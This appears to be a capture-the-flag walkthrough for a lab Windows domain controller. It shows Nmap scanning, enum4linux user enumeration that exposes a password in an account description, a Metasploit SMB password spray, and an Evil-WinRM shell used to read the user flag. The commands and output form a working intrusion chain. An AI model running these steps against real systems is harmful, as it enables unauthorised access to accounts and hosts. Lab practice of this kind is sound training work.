User

Friday, March 20, 2020 10:08 AM

STEP 1:

Start by running the *NMAP -p- -A 10.10.10.169* command to find open ports.

```
[root:]~$ nmap -p- -A 10.10.10.169
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-20 09:56 EDT
```

This indicated that SMB(445) and LDAP(389) ports were being used.

```
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-03-20 14:54:29Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
```

STEP 2:

Run the enum4linux -a 10.10.10.169 to see if we can grab further info.

```
[root:]~$ enum4linux -a 10.10.10.169
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Mar 20 11:12:23 2020
```

This gives us a list of users. The user Marko has a comment about what his password is.

```
 ============================
|    Users on 10.10.10.169    |
 ============================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)
```


Step 3:

Try to use ruby evil-winrm.rb -i 10.10.10.169 -u marko -p Welcome123! remote connect using the marko user name and password but the connection fails.

```
[root:]~/evil-winrm$ ruby evil-winrm.rb -i 10.10.10.169 -u marko -p Welcome123!

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1

[root:]~/evil-winrm$
```

Step 4:

Create a text file with all the user names we collected from step 2 and save the file in the root directory location. Name the file User.txt.



Step 5:

Use Metasploit to check each of the user names in the User.txt file created in step 4 with the password (Welcome123!) we found in step 2 against the SMB port.

```
msf5 > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set RHOST 10.10.10.169
RHOST => 10.10.10.169
msf5 auxiliary(scanner/smb/smb_login) > set SMBPass Welcome123!
SMBPass => Welcome123!
msf5 auxiliary(scanner/smb/smb_login) > set USER_FILE /root/Users.txt
USER_FILE => /root/Users.txt
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.10.10.169:445      - 10.10.10.169:445 - Starting SMB login bruteforce
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\Administrator:Welcome123!',
[!] 10.10.10.169:445      - No active DB -- Credential data will not be saved!
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\Guest:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\krbtgt:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\DefaultAccount:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\ryan:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\marko:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\sunita:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\abigail:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\marcus:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\sally:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\fred:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\angela:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\felicia:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\gustavo:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\ulf:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\stevie:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\claire:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\paulo:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\steve:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\annette:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\annika:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\per:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\claude:Welcome123!',
[+] 10.10.10.169:445      - 10.10.10.169:445 - Success: '.\melanie:Welcome123!'
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\zach:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\simon:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\naoki:Welcome123!',
[*] 10.10.10.169:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) >
```

We see that Melanie has not changed her password.

Step 6:

Repeat the command in step 3 with the Melanie account name.

```
[root:]~/evil-winrm$ ruby evil-winrm.rb -i 10.10.10.169 -u melanie -p Welcome123!

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents>
```

```
[root:]~/evil-winrm$ ruby evil-winrm.rb -i 10.10.10.169 -u melanie -p Welcome123!

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents>
```

We have gotten in.

Step 7:

Now we can navigate to the users desktop folder and use PowerShell commands to open the user.txt file and get the user flag code.

```
*Evil-WinRM* PS C:\Users\melanie\Documents> cd ..
*Evil-WinRM* PS C:\Users\melanie> cd Desktop
*Evil-WinRM* PS C:\Users\melanie\Desktop> dir


    Directory: C:\Users\melanie\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        12/3/2019   7:33 AM             32 user.txt


*Evil-WinRM* PS C:\Users\melanie\Desktop> Get-Content user.txt
0c[redacted]40
*Evil-WinRM* PS C:\Users\melanie\Desktop>
```